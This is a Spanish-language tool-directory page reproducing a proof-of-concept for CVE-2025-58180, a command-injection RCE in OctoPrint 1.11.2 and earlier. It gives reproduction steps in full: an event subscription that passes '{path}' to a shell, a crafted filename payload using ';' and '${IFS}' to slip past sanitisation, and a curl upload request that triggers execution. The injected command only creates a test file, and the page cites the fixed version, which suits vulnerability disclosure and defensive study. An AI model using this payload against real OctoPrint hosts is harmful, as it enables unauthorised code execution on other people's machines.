
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/prabhatverma47/cve-2025-58180
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubprabhatverma47/cve-2025-58180

CVE-2025-58180

Ver Repositorio
22hace 1 añoAún no revisado

Acerca de

En OctoPrint versión <=1.11.2, un atacante con acceso de carga de archivos (por ejemplo, una clave de API válida o una sesión) puede crear un nombre de archivo malicioso que evade la sanitización y que posteriormente es ejecutado por el sistema de eventos de OctoPrint, lo que conduce a la ejecución remota de código (RCE) en el host.

Compartir

CVE-2025-58180 RCE en OctoPrint a través de un nombre de archivo sin saneamiento en la subida de archivos

En OctoPrint versión <=1.11.2, un atacante con acceso de subida de archivos (p. ej., una clave API válida o una sesión) puede crear un nombre de archivo malicioso que evade el saneamiento y que posteriormente es ejecutado por el sistema de eventos de OctoPrint, lo que conduce a la ejecución remota de código (RCE) en el host


PoC: Pasos para reproducir la vulnerabilidad


Paso 1: Información de la versión

Descargada la última versión estable: OctoPrint 1.11.2
imagen

Paso 2: Ejecutar OctoPrint

octoprint serve --port 5000 --debug
  • Abrir http://127.0.0.1:5000 en el navegador.
  • Completar el asistente inicial → crear usuario con la configuración predeterminada (deshabilitadas: conectividad, anónimo, plugin).

  • Obtener la clave API de Ajustes → API → guardarla para más tarde. imagen

Detener el servicio de OctoPrint una vez realizados los pasos anteriores.


Paso 3: Configurar la suscripción a eventos

Siguiendo la documentación de eventos de OctoPrint:

Editar ~/.octoprint/config.yaml:

events:
  enabled: true
  subscriptions:
    - event: FileAdded
      type: system
      debug: true
      command: "{path}"

imagen

Paso 4: Crear un G-code de ejemplo

Crear /tmp/gcode/ok.gcode:

; minimal gcode
G28
M105

Reiniciar el servicio de OctoPrint.


Paso 5: Prueba de concepto de RCE


  1. Exportar la clave API:
export API_KEY='<key previously gathered from webUI>'
  1. Verificar que el archivo no existe:
ls -la /tmp/test123
  1. Crear el payload del nombre de archivo malicioso:
    INJECT_NAME='octo;touch${IFS}/tmp/test123;#.gcode'

Explicación: ${IFS} es el Separador de Campos Interno (Internal Field Separator) del shell (normalmente un espacio). Evita el saneamiento cuando se inyecta.

  1. Enviar la petición curl:
curl -sS -X POST -H "X-Api-Key: $API_KEY" \
  -F "file=@/tmp/gcode/ok.gcode;filename=\"${INJECT_NAME}\"" \
  "http://127.0.0.1:5000/api/files/local"
  1. Verificar la ejecución:
ls -la /tmp/test123
imagen

Si /tmp/test123 existe, el comando inyectado se ejecutó correctamente → RCE confirmado.


Explicación del flujo

[User upload with crafted filename]
        │
        ▼
server/api/files.py → accepts raw filename (metacharacters survive sanitize_name)
        │
        ▼
events.py (EventManager.fire "FileAdded") → payload {path} includes raw chars
        │
        ▼
system command subscriber → subprocess.check_call(..., shell=True)
        │
        ▼
[Injected shell metacharacters execute as OS commands]

Resumen

Cuando se sube un archivo:

  1. OctoPrint acepta el nombre de archivo (con saneamiento limitado).
  2. Se dispara un evento FileAdded.
  3. Si hay comandos del sistema suscritos a este evento, el nombre de archivo sin procesar (incluyendo ;, ${IFS}, etc.) se pasa a un shell.

  4. Esto permite que los comandos inyectados dentro del nombre de archivo se ejecuten en el host.

Resultado: Ejecución remota de código (RCE) en el sistema host.

Referencias

  • CVE asignado:(CVE-2025-58180) GHSA-49mj-x8jp-qvfc
  • Versión corregida: 1.11.3

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    305

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Descargar herramienta